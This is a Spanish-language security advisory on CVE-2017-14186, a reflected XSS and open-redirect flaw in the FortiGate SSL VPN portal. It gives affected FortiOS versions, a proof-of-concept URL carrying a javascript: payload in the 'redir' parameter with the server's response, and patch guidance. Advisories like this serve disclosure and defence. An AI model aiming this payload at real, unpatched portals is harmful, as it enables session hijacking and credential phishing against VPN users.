VULNERABILIDAD
FORTIGATE SSL VPN PORTAL 5.X XSS

Contenido

NIVEL DE ALERTA

Media
CVE: CVE-2017-14186

IMPACTO

Cross-site Scripting (XSS), URL Redirection Attack

PRODUCTOS AFECTADOS

FortiOS 5.6.0 -> 5.6.2
FortiOS 5.4.0 -> 5.4.6
FortiOS 5.2.0 -> 5.2.12
FortiOS 5.0 y abajo

DESCRIPCIÓN DE LA VULNERABILIDAD

En el portal de FortiGate SSL VPN es propenso a una secuencia de comandos Cross Site Scripting reflejado. El parámetro HTTP GET "redir" es vulnerable.
Un atacante puede aprovechar esta vulnerabilidad engañando a una víctima para que visite una URL.

El atacante puede secuestrar la sesión del usuario atacado y usar esto vulnerabilidad en el curso de ataques de spear-phishing, p. mostrando una solicitud de inicio de sesión que envía las credenciales de la víctima al atacante.

https://www.fortiguard.com/psirt/fortios-open-redirect-vulnerability

PoC - PRUEBA DE CONCEPTO

https://vpn.<SERVER>.com/remote/loginredir?redir=javascript:alert(%22XSS%20%22%2Bdocument.location)

Request



Figura 1: PoC concepto XSS evidencia request

Response

Figura 2: PoC concepto XSS evidencia response

```
-------------------------------------------------------------------------------------------
-------
<html><head>
<script language="javascript">
document.location=decodeURIComponent("javascript%3Aalert%28%22XSS%20%
22%2Bdocument.location%29");
</script>
</head></html>
-------------------------------------------------------------------------------------------
-------
```

Respuesta en el navegador



Figura 3: Respuesta en el Browser

SOLUCIÓN

Actualizar su versión de FortiOS

- Versión de FortiOS 5.6: Actualización a la próxima 5.6.3 (ETA: 8 de diciembre).
- Versión de FortiOS 5.4: Actualice a la versión especial 5.4.6 (*) o la próxima versión 5.4.7 (ETA 7 de diciembre).
- Versión de FortiOS 5.2: Actualice a 5.2.12 compilación especial (*) o próximamente 5.2.13 (ETA: 14 de diciembre).

REFERENCIAS

https://fortiguard.com/psirt/FG-IR-17-242
http://0day.today/exploit/29103
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14186
http://www.securityfocus.com/bid/101955